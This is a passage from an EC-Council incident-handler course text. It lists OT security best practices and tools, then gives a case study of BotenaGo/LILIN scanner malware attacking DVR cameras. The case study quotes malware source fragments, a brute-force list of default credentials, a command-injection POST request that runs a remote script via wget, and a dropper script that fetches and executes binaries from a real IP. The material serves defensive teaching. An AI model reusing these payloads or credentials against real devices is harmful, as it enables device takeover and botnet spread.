- **Operators of HMI:** Verify set points and operations on the HMI to fully restore system to the operational state.
- **Engineering management team:** Verify that critical systems outside the ICS/OT environment are properly functioning (such as MES and ERP systems).

## Best Practices against OT-based Security Incidents

Listed below are various best practices for securing OT environments from OT-based security incidents:

- Implement and maintain OT-specific security incident management processes.
- Regularly conduct risk assessment to reduce the current risk exposure.
- Use purpose-built sensors to inactively discover vulnerabilities in a network.
- Incorporate threat intelligence to determine threats and protect assets by prioritizing OT patches.
- Regularly upgrade OT hardware and software tools.
- Disable unused ports and services.
- Implement secure configuration and secure coding practices for OT applications.
- Update systems to the latest technologies and patch systems regularly.
- Maintain an asset register to track information and scrutinize outdated and unsupported systems.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Perform continuous monitoring and detection of log data generated by OT systems to detect real-time attacks.
- Train employees with the latest security policies and raise awareness regarding the latest threats and risks.
- Use strong and secure passwords with hashing and change the default passwords.
- Secure remote access through multiple layers of defense by implementing two-factor authentication, VPNs, encryption, and firewalls.
- Implement incident response and business continuity plans.
- Secure the network perimeter to filter and prevent unauthorized inbound traffic.
- Regularly scan systems and networks using antimalware tools.
- Restrict network traffic using techniques such as rate-limiting and whitelisting to prevent DoS and brute-force attacks.
- Improve system security by disabling unused services and functionalities.
- Regularly patch vulnerabilities released by manufacturers.
- Regularly check the DNS logs to detect unauthorized access.
- Secure and update systems that interact with ICS/SCADA devices because these systems can be exploited to bypass security gateways.
- Use IDS and flow-measurement systems to detect attacking attempts at early stages.
- Use library calls instead of external processes to recreate the desired functionality.
- Process all SQL queries used in an ICS using prepared statements, parameterized queries, or stored procedures.
- Use only tested and familiar third-party web servers for serving ICS web applications.
- Ensure that ICS vendors design their systems to restrict unauthorized access and grant least privileges for performing functions.
- Ensure the integrity of transmitted messages by appending checksum to every message.
- Ensure that ICS vendors add cryptographic signatures to application updates.
- Perform periodic audits of industrial systems to validate security controls, production, and management systems.
- Use DMZ connections between the ICS and corporate networks for secure communication.
- Check network data bounds and integrity on server applications that process ICS protocol traffic.
- Review the source code of all ICS applications that handle network traffic.
- Ensure to continuously update the inventory of all OT equipment and software.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enforce policies or procedures for automated logging and reviewing of potential and actual OT security incidents.
- Implement a secure configuration process for all applicable systems such as endpoints, servers, network devices, and field devices.
- Run a tabletop exercise and simulate an event to check how various teams respond to an OT security incident.
- Ensure a robust system restore plan (SRP).
- Enforce a complete zero trust policy at each level.
- Automate the processes of discovery, full visibility, and management in OT asset inventories.

## Best Practices for OT Hardware Security

Hardware security practices are an integral part of a complete cyber hygiene program. Within the protection of exterior security and access control, the hardware and components physically connected to a system can be further protected by implementing the following hardware security practices:

- Ensure that anti-tamper devices are physically attached to hardware.
- Prevent unauthorized access to physical OT system components.
- Utilize HSMs to manage digital keys for more secure authentication.
- Ensure to block unauthorized removable devices and unused ports.
- Enforce a defense-in-depth strategy for OT hardware security.
- Ensure that health and safety equipment are tamper-proof and working with adequate levels of OT security.
- Ensure strict control on physical access to computing hardware, network infrastructure, and security appliances in an OT environment.
- Do not store backup media in the same location as the backed-up system to prevent physical disasters such as fire incidents.
- Ensure that OT devices and infrastructure inventory are updated frequently and managed centrally by an inventory management team.
- Reinforce physical security using controls such as guards, fences, doors, and locks.
- Constantly monitor access to all hardware devices and components in an OT environment.
- Evaluate the risk to OT operations and effectiveness of current safeguards for USB devices, ports, and their control.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## OT Security Tools

OT-based attacks can emerge from vulnerable sensors, unskilled operators, poorly configured HMI/SCADA systems, and PLCs. Attackers often attempt to infiltrate industrial networks by exploiting the aforementioned OT components. Therefore, security professionals and incident handlers should establish sophisticated OT security tools to protect OT assets against cyber threats. Discussed below are various tools that can be used by security professionals and IH&R teams to secure OT systems and networks:

- **Tenable.ot**

  Source: *https://www.tenable.com*

  Tenable.ot provides complete visibility into entire attack surfaces while measuring and controlling cyber risks across OT systems. Tenable.ot's multi-detection engine helps incident handlers to detect anomalous behaviors, policy violations, and track signatures for potential high-risk events. This tool also assists incident handlers to compare current device snapshots with previous snapshots to better understand the changes made in the OT environment.





Figure 10.52: Screenshot of Tenable.ot

Some additional tools for securing OT environments are listed below:

- Forescout eyeSight (*https://www.forescout.com*)
- Singtel One (*https://www.singtel.com*)
- Claroty (*https://www.claroty.com*)
- PA-220R (*https://www.paloaltonetworks.com*)
- Radiflow's CIARA (*https://www.radiflow.com*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Understand the Handling of Endpoint Security Incidents - Case Study

Endpoints are remotely connected to organizational networks, and they are used to access critical data and perform different business operations. Attackers employ various attack techniques to compromise these endpoints and perform malicious activities. Therefore, organizations should adopt an effective IH&R strategy to efficiently handle endpoint security incidents.

This section discusses a recent case scenario of an endpoint security incident that will allow the IH&R team to understand and implement techniques to handle similar security incidents in an organization.

## Handling BotenaGo Malware Incident on LILIN Security Camera DVR Devices

Source: *https://www.nozominetworks.com*, *https://cybersecurity.att.com*

BotenaGo is a Go lang-based malware exploitation kit discovered in November 2021. It contains over 30 variants of exploits with the potential to attack millions of IoT devices and routers globally. AT&T Alien and Nozomi Networks Labs discovered that the source code of BotenaGo was uploaded on the GitHub platform, and other malware writers modified/upgraded it or simply compiled it to compromise vulnerable IoT devices.

- **Incident Detection**

  After BotenaGo malware source code leakage in October 2021, researchers in Nozomi Networks Labs detected different variants of BotenaGo malware targeting LILIN security camera DVR devices. Nozomi incident responders named the malware sample " LILIN scanner," reflecting the name used in its source code "/root/lillin.go". Researchers also discovered that the code was designed to exploit a two year-old vulnerability known as command injection vulnerability.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
4\x72\x75\x65\x3c\x2f\x73\x77\x69\x74\x63\x68\x3e\x3c\x61\x64\x64\x72\x65\x73\x73\x54\x79\x70\x65\x3e\x69\x70\x3c\x2f\
x61\x64\x64\x72\x65\x73\x73\x54\x79\x70\x65\x3e\x3c\x69\x70\x3e\x24\x28"
payload += tvt4567Payload
payload +=
"\x3c\x2f\x69\x70\x3e\x3c\x2f\x69\x74\x65\x6d\x3e\x3c\x2f\x66\x69\x6c\x74\x65\x72\x4c\x69\x73\x74\x3e\x3c\x2f\x63\x6f\
x6e\x74\x65\x6e\x74\x3e\x3c\x2f\x72\x65\x71\x75\x65\x73\x74\x3e\x00"
payload = base64.StdEncoding.EncodeToString([]byte(payload))

cntlen := strconv.Itoa(len(payload))

conn.Write([]byte("{D79E94C5-70F0-46BD-965B-E17497CCB598}"))

for {
    tmpbuf := make([]byte, 128)
    ln, err := conn.Read(tmpbuf)
    if ln <= 0 || err != nil {
        break
    }

    rdbuf = append(rdbuf, tmpbuf...)
    if strings.Contains(string(rdbuf), "{D79E94C5-70F0-46BD-965B-E17497CCB598}") && state != 1 {
        conn.Write([]byte("GET /saveSystemConfig HTTP/1.1\r\nAuthorization: Basic\r\nContent-type: text/
        xml\r\nContent-Length: " + cntlen + "\r\n{D79E94C5-70F0-46BD-965B-E17497CCB598} 2\r\n\r\n" + payload +
        "\r\n\r\n"))
        zeroByte(rdbuf)
        state = 1
        continue
```

Figure 10.53: Source code of BotenaGo malware

- **Incident Triage**

  Even after identifying this incident, the malware sample could not be detected by any antimalware engine in VirusTotal. Then, the incident handling team performed an initial analysis on the source code and discovered critical information. The code was developed to perform a single task. Moreover, its author had already removed 30+ exploits from the original BotenaGo source code and left some parts that could exploit the two year-old vulnerability in LILIN security camera DVR devices. This is why the original sample code was not detected by antimalware engines. Because the malware was not discovered, incident handlers marked it as a “critical” incident.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.54: Screenshot of VirusTotal showing sample not detected as malicious

- **Incident Notification and Containment**

  After the initial analysis, the incident response team notified customers about the incident and its impact through traditional communication channels. The team assured that they are working on resolving the issue. The team also initiated an investigation to contain the incident.

- **Evidence Gathering and Analysis**

  For potential evidence gathering, the IH&R team analyzed the mechanism of the source code and identified that the LILIN scanner malware does not check the banner for the given IP address; instead, it fetches the IP addresses of vulnerable LILIN security camera DVR devices from online services such as Shodan.

  The LILIN scanner code iterates across IP addresses received from standard inputs. These inputs create a goroutine thread for executing the "`infectFunctionLilinDvr`" function.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
while ( 1 )
{
  *&v6 = bufio___ptr_Scanner__Scan(v14, v3);  // Read from STDIN
  if ( !v4 )
    break;
  *(&v10 + 1) = runtime_slicebytetostring(0LL, v14[4], v14[5], v15, v6);
  v13[0] = strings_genSplit(v7, v8, ":<=?CLMNPSZ[\n\t", 1LL, 0LL, -1LL, ipAddr, v10);// Split line by ':'
  if ( sys_argc <= 1 )
    runtime_panicIndex(v1, v5);
  if ( *(os_Args + 24) == 4LL && **(os_Args + 16) == 1701736302 && v10 <= 1 )
    runtime_panicIndex(v1, v5);
  if ( !v10 )
    runtime_panicIndex(v1, v5);
  *(&v6 + 1) = runtime_newproc(32, pInfectLilinDvr, *ipAddr);// go infectLilinDvr(ipAddr)
}
```

Figure 10.55: Screenshot showing loop creating goroutine thread

When "**`infectFunctionLilinDvr`**" receives an instruction to scan the IP addresses, the function checks if any device associated with that IP address can be compromised. The LILIN scanner code contains 11 pairs of Base64-encoded user-password credentials to brute-force LILIN security camera DVR devices for basic authentication to exploit and enable remote code execution (RCE).

```
dq offset aRootIcatch99 ; DATA XREF: main_infectF
                        ; "root:icatch99"
dq 0Dh
dq offset aReport8jg0sr8k ; "report:8Jg0SR8K50"
dq 11h
dq offset aReportReport ; "report:report"
dq 0Dh
dq offset aRootRoot     ; "root:root"
dq 9
dq offset aAdminAdmin   ; "admin:admin"
dq 0Bh
dq offset aAdmin123456  ; "admin:123456"
dq 0Ch
dq offset aAdmin654321  ; "admin:654321"
dq 0Ch
dq offset aAdmin1111    ; "admin:1111"
dq 0Ah
dq offset aAdminAdmin123 ; "admin:admin123"
dq 0Eh
dq offset aAdmin1234    ; "admin:1234"
dq 0Ah
dq offset aAdmin12345   ; "admin:12345"
dq 0Bh
```

Figure 10.56: Screenshot showing brute-force attempts

```
Hypertext Transfer Protocol
> GET / HTTP/1.1\r\n
  Host: 127.0.0.1\r\n
  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
  Accept-Language: en-GB,en;q=0.5\r\n
  Accept-Encoding: gzip, deflate\r\n
  Connection: close\r\n
  Upgrade-Insecure-Requests: 1\r\n
v Authorization: Basic cmVwb3J0OjhKZzBTUjhLNTA=\r\n
    Credentials: report:8Jg0SR8K50
  \r\n
```

Figure 10.57: Screenshot showing authentication attempts


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

With the encoded credentials, LILIN scanner tries to gain access to the root directory by manipulating the Base64 string in the Authorization field. If the server response contains either **`HTTP/1.1 200`** or **`HTTP/1.0 200`**, LILIN scanner sends a well-crafted HTTP POST request to URL paths **`/dvr/cmd`** and **`/cn/cmd`** to exploit the command injection vulnerability.

Initially, the scanner tries to inject a part of code by submitting a POST request to URL path **`/dvr/cmd`**. If the trial is successful, this request then alters the target device's NTP configuration. The altered configuration contains specific commands to download malicious files (**`wget.sh`**) and execute its exploitable contents.

After this analysis, incident handlers discovered that another request to the same endpoint can restore the original NTP configuration upon successful launch of the aforementioned attack. They also identified that the **`wget.sh`** file can download multiple exploits for the targeted IP address and its associated devices.

```
1  POST /cn/cmd HTTP/1.1
2  Host: 127.0.0.1
3  Accept-Encoding: gzip, deflate
4  Content-Length: 333
5  Authorization: Basic cmVwb3J0OjhKZzBTUjhLNTA=
6  User-Agent: Abcd
7
8  <?xml version="1.0" encoding="UTF-8"?><DVR Platform="Hi3520"><SetConfiguration
   File="service.xml"><![CDATA[<?xml version="1.0" encoding="UTF-8"?><DVR
   Platform="Hi3520"><Service><NTP Enable="True" Interval="20000"
   Server="time.nist.gov&wget -O- http://[redacted]/wget.sh|sh;echo DONE"/>
   </Service></DVR>]]></SetConfiguration></DVR>
9
```

Figure 10.58: Screenshot showing POST request with injected wget command

```
#!/bin/sh
rm -rf WW9mdWthc2hp.0wget;wget http://136.144.41.169/WW9mdWthc2hp.arm -O WW9mdWthc2hp.0wget;chmod +x WW9mdWthc2hp.0wget;./WW9mdWthc2hp.0wget arm.wget;rm -rf WW9mdWthc2hp.0wget;
rm -rf WW9mdWthc2hp.1wget;wget http://136.144.41.169/WW9mdWthc2hp.arm5 -O WW9mdWthc2hp.1wget;chmod +x WW9mdWthc2hp.1wget;./WW9mdWthc2hp.1wget arm5.wget;rm -rf WW9mdWthc2hp.1wget;
rm -rf WW9mdWthc2hp.2wget;wget http://136.144.41.169/WW9mdWthc2hp.arm6 -O WW9mdWthc2hp.2wget;chmod +x WW9mdWthc2hp.2wget;./WW9mdWthc2hp.2wget arm6.wget;rm -rf WW9mdWthc2hp.2wget;
rm -rf WW9mdWthc2hp.3wget;wget http://136.144.41.169/WW9mdWthc2hp.arm7 -O WW9mdWthc2hp.3wget;chmod +x WW9mdWthc2hp.3wget;./WW9mdWthc2hp.3wget arm7.wget;rm -rf WW9mdWthc2hp.3wget;
rm -rf WW9mdWthc2hp.4wget;wget http://136.144.41.169/WW9mdWthc2hp.m68k -O WW9mdWthc2hp.4wget;chmod +x WW9mdWthc2hp.4wget;./WW9mdWthc2hp.4wget m68k.wget;rm -rf WW9mdWthc2hp.4wget;
rm -rf WW9mdWthc2hp.5wget;wget http://136.144.41.169/WW9mdWthc2hp.mips -O WW9mdWthc2hp.5wget;chmod +x WW9mdWthc2hp.5wget;./WW9mdWthc2hp.5wget mips.wget;rm -rf WW9mdWthc2hp.5wget;
rm -rf WW9mdWthc2hp.6wget;wget http://136.144.41.169/WW9mdWthc2hp.mpsl -O WW9mdWthc2hp.6wget;chmod +x WW9mdWthc2hp.6wget;./WW9mdWthc2hp.6wget mpsl.wget;rm -rf WW9mdWthc2hp.6wget;
rm -rf WW9mdWthc2hp.7wget;wget http://136.144.41.169/WW9mdWthc2hp.ppc -O WW9mdWthc2hp.7wget;chmod +x WW9mdWthc2hp.7wget;./WW9mdWthc2hp.7wget ppc.wget;rm -rf WW9mdWthc2hp.7wget;
